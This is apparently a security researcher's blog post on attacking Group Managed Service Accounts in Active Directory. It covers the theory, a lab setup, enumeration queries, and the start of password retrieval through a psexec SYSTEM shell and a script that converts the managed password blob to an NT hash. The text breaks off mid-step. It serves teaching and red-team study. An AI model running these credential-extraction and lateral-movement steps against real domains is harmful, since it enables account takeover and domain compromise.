

Attacking Group Managed Service Accounts (gMSA)

 medium.com/@offsecdeer/attacking-group-managed-service-accounts-gmsa-5e9c54c56e49

Giulio Pierantoni

February 17, 2024

Another day, another Active Directory feature to put under the microscope. This time it's Group Managed Service Accounts. I'll explain what gMSAs are, how to configure them in a test lab, and what attacks are possible on them.


Theory

Group Managed Service Accounts (gMSA) have been introduced with Windows Server 2012 to make service accounts safer: user accounts used not by humans but for running services often require elevated or specific privileges, their passwords are rarely changed and often excluded from having to follow the password policy.

Not only gMSA is a useful feature for running multiple service instances on different hosts with the same domain account, but it is also a solution to the password management problem because as the name suggests gMSA are managed automatically by AD: administrators don't have to concern themselves with password resets as every service account will be given a very complex unique password every 30 days.

These passwords are generated from a set of variables contained in an AD object called the Key Distribution Service (KDS) root key, these variables are stored as attributes in the object and are prefixed with msKds:

Press enter or click to view image in full size



These are all confidential attributes accessible only by domain and enterprise administrators and are used to create a Group Key Envelope ([GKE](#)) structure to generate the password with a call to the [Get-Key](#) RPC method of the [MS-GKDI](#) protocol, utilized to enable clients to obtain cryptographic keys associated with AD security principals.

Passwords of managed accounts are stored by a DC in special [constructed attributes](#) of the managed account's AD object. A constructed attribute is an attribute whose value is not stored directly in the AD database, rather its value has to be computed by a client authorized to access it using data taken from other attributes.

The creation of a managed service account will add an object of class msDS - GroupManagedServiceAccount to the domain, some of the most important attributes of this class are the following:

- msDS-GroupMSAMembership: a security descriptor declaring which groups are allowed to obtain the account's clear-text password
- msDS-ManagedPassword: constructed attribute containing a Binary Large Object (BLOB) with the current and previous gMSA password in clear-text
- msDS-ManagedPasswordID: constructed attribute containing a key ID used to generate the current password

- ms-DS-ManagedPasswordPreviousId: like above but to generate the previous gMSA password
- ms-DS-ManagedPasswordInterval: number of days after which the account's password is rotated, 30 by default

msDS-GroupMSAMembership contains a security descriptor in string form, this syntax is called String(NT-Sec-Desc) and is a base64 encoded binary security descriptor. While the attribute can't be interpreted directly, AD exposes a property called PrincipalsAllowedToRetrieveManagedPassword which interprets and updates msDS-GroupMSAMembership for us:

Press enter or click to view image in full size

```

PS C:\Users\Administrator> Get-ADServiceAccount GMSA_USR1 -Properties msDS-GroupMSAMembership

DistinguishedName : CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
Enabled           : True
msDS-GroupMSAMembership : System.DirectoryServices.ActiveDirectorySecurity A .NET object is returned, not the data itself
Name              : GMSA_USR1
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 60797d5d-4827-4861-8dd5-0959cb923493
SamAccountName    : GMSA_USR1$
SID               : S-1-5-21-3543871144-676301019-4006120668-1149
UserPrincipalName :

Property from parsed attribute

PS C:\Users\Administrator> Get-ADServiceAccount GMSA_USR1 -Properties PrincipalsAllowedToRetrieveManagedPassword

DistinguishedName : CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
Enabled           : True
Name              : GMSA_USR1
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 60797d5d-4827-4861-8dd5-0959cb923493
PrincipalsAllowedToRetrieveManagedPassword : {CN=GMSA_Users,CN=Users,DC=its-piemonte,DC=local}
SamAccountName    : GMSA_USR1$
SID               : S-1-5-21-3543871144-676301019-4006120668-1149
UserPrincipalName :

Parsed security descriptor

```

Lab Setup

First we are going to create a new KDS root key in the domain, as said above this is an object that will contain all of the required parameters for the DCs to generate gMSA passwords. Add-KdsRootKey is the cmdlet for the job, the only required parameter is a date after which the key is in effect, setting a time from the past will enable it right away:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))


Guid
----
4e845af8-2391-3bfc-13cb-c64c40cda795

PS C:\Users\Administrator> Get-KdsRootKey

AttributeOfWrongFormat : 
KeyValue                : {10, 112, 117, 71...}
EffectiveTime           : 11/09/2023 04:51:30
CreationTime            : 11/09/2023 14:51:31
IsFormatValid           : True
DomainController        : CN=ITS-DC1,OU=Domain Controllers,DC=its-piemonte,DC=local
ServerConfiguration     : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                   : 4e845af8-2391-3bfc-13cb-c64c40cda795
VersionNumber           : 1
```

The new key can be viewed from ADSS or ADSI Edit (in the Configuration NC), the attributes starting with msKds are those used for the generation of the Group Key Envelope ([GKE](#)), which is in turn used to generate gMSA passwords:

Press enter or click to view image in full size




Next a new security group is created, it will be used to grant a series of principals permissions to request the gMSA passwords:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> New-ADGroup GMSA_Users -GroupScope Global
PS C:\Users\Administrator> Get-ADGroup GMSA_Users

DistinguishedName : CN=GMSA_Users,CN=Users,DC=its-piemonte,DC=local
GroupCategory      : Security
GroupScope         : Global
Name               : GMSA_Users
ObjectClass        : group
ObjectGUID         : 5cd25e94-667c-4c18-ad6e-f81ec3c51be7
SamAccountName     : GMSA_Users
SID                : S-1-5-21-3543871144-676301019-4006120668-1148
```

Then populate the group with all the users and computers you wish to access the managed account passwords, the computers using gMSA must be in this group or you won't be able to install the managed users on them:



Now the New-ADServiceAccount cmdlet can be used to create the account, here I specified the account's name, the DNS host name, and the security group I just created for

password retrieval:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> New-ADServiceAccount GMSA_USR1 -PrincipalsAllowedToRetrieveManagedPassword GMSA_Users -DNSHostName GMSA_USR1.its-piemonte.local -Enabled $true
PS C:\Users\Administrator> Get-ADServiceAccount GMSA_USR1 -Properties PrincipalsAllowedToRetrieveManagedPassword

DistinguishedName      : CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
Enabled                : True
Name                  : GMSA_USR1
ObjectClass            : msDS-GroupManagedServiceAccount
ObjectGUID            : 60797d5d-4827-4861-8dd5-0959cb923493
PrincipalsAllowedToRetrieveManagedPassword : {CN=GMSA_Users,CN=Users,DC=its-piemonte,DC=local}
SamAccountName         : GMSA_USR1$
SID                   : S-1-5-21-3543871144-676301019-4006120668-1149
UserPrincipalName      :
```

From the distinguished name we can tell this account is not stored with other AD users, gMSAs have a dedicated container: “Managed Service Accounts”. Also notice how SamAccountName ends with a dollar sign like with machine accounts, you’ll need this when specifying gMSA account names from Linux.

The service account now needs to be installed on the computers hosting the desired services, Install-ADServiceAccount requires the ActiveDirectory PowerShell module so install it if you don’t already have it on these computers:

```
Install-WindowsFeature RSAT-AD-PowerShell
Install-ADServiceAccount GMSA_USR1
```

If you get an “unspecified error has occurred” message make sure you have added the machine account of the computer to your gMSA group, if you made this change with that computer running you may need to reboot it to update the security descriptor with the new group membership.

Finally, make sure to run Test-ADServiceAccount to verify the account was installed properly:

Press enter or click to view image in full size

```
PS C:\Users\administrator.ITS-PIEMONTE> Install-ADServiceAccount GMSA_USR1
PS C:\Users\administrator.ITS-PIEMONTE> Test-ADServiceAccount GMSA_USR1
True
PS C:\Users\administrator.ITS-PIEMONTE> _
```

You might want to also give the account an SPN to let it authenticate using Kerberos, this is done with setspn.exe:

```
setspn -a <SPN> <USER>
```

Press enter or click to view image in full size

```
C:\Users\administrator.ITS-PIEMONTE>setspn -a http/sql1.its-piemonte.local ITS-PIEMONTE\GMSA_USR1
Checking domain DC=its-piemonte,DC=local

Registering ServicePrincipalNames for CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
http/sql1.its-piemonte.local
Updated object

C:\Users\administrator.ITS-PIEMONTE>setspn -a http/sql1 ITS-PIEMONTE\GMSA_USR1
Checking domain DC=its-piemonte,DC=local

Registering ServicePrincipalNames for CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
http/sql1
Updated object
```


Now the ServicePrincipalName attribute has been populated:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> Get-ADServiceAccount GMSA_USR1 -Properties PrincipalsAllowedToRetrieveManagedPassword,ServicePrincipalName

DistinguishedName      : CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
Enabled                : True
Name                   : GMSA_USR1
ObjectClass             : msDS-GroupManagedServiceAccount
ObjectGUID             : 60797d5d-4827-4861-8dd5-0959cb923493
PrincipalsAllowedToRetrieveManagedPassword : {CN=GMSA_Users,CN=Users,DC=its-piemonte,DC=local}
SamAccountName          : GMSA_USR1$
ServicePrincipalName    : {http/sql1, http/sql1.its-piemonte.local}
SID                     : S-1-5-21-3543871144-676301019-4006120668-1149
UserPrincipalName       :
```

I want to use the account to run IIS so from the IIS Manager I go to the advanced settings of the application pool and change the Identity property:



The service account is fully set up and in use.

Enumeration

If we already happen to have landed on a machine with the AD PowerShell module installed (or if we feel like loading it [ourselves](#)), we can just use the `Get-ADServiceAccount` cmdlet to list all of the managed accounts:

```
Get-ADServiceAccount -Filter * -Properties * | Select
SamAccountName,PrincipalsAllowedToRetrieveManagedPassword,msDS-
ManagedPasswordInterval,ServicePrincipalNames
```

Press enter or click to view image in full size

```
PS C:\Users\Administrator> Get-ADServiceAccount -Filter * -Properties * | Select `
>> SamAccountName,PrincipalsAllowedToRetrieveManagedPassword,msDS-ManagedPasswordInterval,ServicePrincipalNames
SamAccountName PrincipalsAllowedToRetrieveManagedPassword msDS-ManagedPasswordInterval ServicePrincipalNames
-----
GMSA_USR1$      {CN=GMSA_Users,CN=Users,DC=its-piemonte,DC=local}      30 {http/sql1, http/sql1.its-piemonte.local}
```

With these attributes we can gather this information:

- we have one gMSA called GMSA_USR1\$

- a group called GMSA_Users can request its password
- the service account is installed and in use on SQL1 for IIS (http SPN)
- the password is rotated every 30 days


If that's not the case we can find them manually with some LDAP magic, all we need to do is filter by objectClass:

```
(objectClass=msDS-GroupManagedServiceAccount)
```

The attributes we are interested in reading are the same as above, but unfortunately not using PowerShell we cannot access the PrincipalsAllowedToRetrieveManagedPassword property, so from this query alone we cannot determine what users have access to the password:

```
python3 windapsearch.py --dc-ip 192.168.0.100 -u 'pirelli@its-piemonte.local' -p 'Peepee!1' \
--custom '(objectClass=msDS-GroupManagedServiceAccount)' --attrs SamAccountName,ServicePrincipalName
```

Press enter or click to view image in full size



```
(giulio@offsecdeer)-[~/windapsearch]
$ python3 windapsearch.py --dc-ip 192.168.0.100 -u 'pirelli@its-piemonte.local' -p 'Peepee!1' \
--custom '(objectClass=msDS-GroupManagedServiceAccount)' --attrs SamAccountName,ServicePrincipalName
[+] Using Domain Controller at: 192.168.0.100
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=its-piemonte,DC=local
[+] Attempting bind
[+] ...success! Binded as:
[+] u:ITS-PIEMONTE\pirelli
[+] Performing custom lookup with filter: "(objectClass=msDS-GroupManagedServiceAccount)"
[+] Found 1 results:


CN=GMSA_USR1,CN=Managed Service Accounts,DC=its-piemonte,DC=local
sAMAccountName: GMSA_USR1$
servicePrincipalName: http/sql1
servicePrincipalName: http/sql1.its-piemonte.local

[*] Bye!
```

However BloodHound can answer that question with a simple Cypher query:

```
MATCH p=()-[:ReadGMSAPassword]->() RETURN p
```

Press enter or click to view image in full size



If the ServicePrincipalName attribute of a gMSA is populated we can tell where those accounts are installed, so we can decide to target the computers found in the SPNs to compromise them and obtain the managed account's password. If the managed account is privileged, which is often the case, we can compromise the entire domain. Another way of picking our next target is applying [admin hunting techniques](#), but looking for gMSA sessions instead.

gMSA Password Retrieval #1: LDAP

After obtaining the list of users capable of reading gMSA passwords we are going to want to compromise one of them. If we were able to compromise a system running a gMSA we can use psexec to start a session as NT Authority\SYSTEM (-s flag in the original psexec), which gives us the security descriptor of the host's machine account.

If psexec's remote service creation shenanigans get blocked we can try other methods like extracting the machine account's NT hash from the LSA secrets and login with smbexec, atexec, wmiexec, WinRM, etc... while the ideal scenario would be compromising a normal user account in some domains the gMSA management group may be populated only by machine accounts.

Either way we should now be able to access the password blob:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~]
$ impacket-psexec administrator:'MegaPassword!1'@192.168.0.105
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.0.105.....
[*] Found writable share ADMIN$
[*] Uploading file gJmHXjCS.exe
[*] Opening SVCManager on 192.168.0.105.....
[*] Creating service tufA on 192.168.0.105.....
[*] Starting service tufA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> powershell -c Get-ADServiceAccount GMSA_USR1 -Properties msDS-ManagedPassword

DistinguishedName      : CN=GMSA_USR1,CN=Managed Service
                        : Accounts,DC=its-piemonte,DC=local
Enabled                 : True
msDS-ManagedPassword  : {1, 0, 0, 0...}
Name                   : GMSA_USR1
ObjectClass             : msDS-GroupManagedServiceAccount
ObjectGUID             : 60797d5d-4827-4861-8dd5-0959cb923493
SamAccountName          : GMSA_USR1$
SID                    : S-1-5-21-3543871144-676301019-4006120668-1149
UserPrincipalName       :
```


The [DSInternals](#) PowerShell module can interpret it with ConvertFrom-ADManagedPasswordBlob, however the clear-text password will be filled with unicode characters not easily displayed in most consoles, so it's much easier to output its NT hash with DSInternals' ConvertTo-NTHash:

```
$gmsa = Get-ADServiceAccount GMSA_USR1 -Properties msDS-ManagedPassword
$pass = ConvertFrom-ADManagedPasswordBlob -Blob $gmsa.'msDS-ManagedPassword'
$secpass = ConvertTo-SecureString -String $pass.'CurrentPassword' -AsPlainText -Force
ConvertTo-NTHash -Password $secpass
```

Press enter or click to view image in full size

```
PS C:\> $gmsa = Get-ADServiceAccount GMSA_USR1 -Properties msDS-ManagedPassword
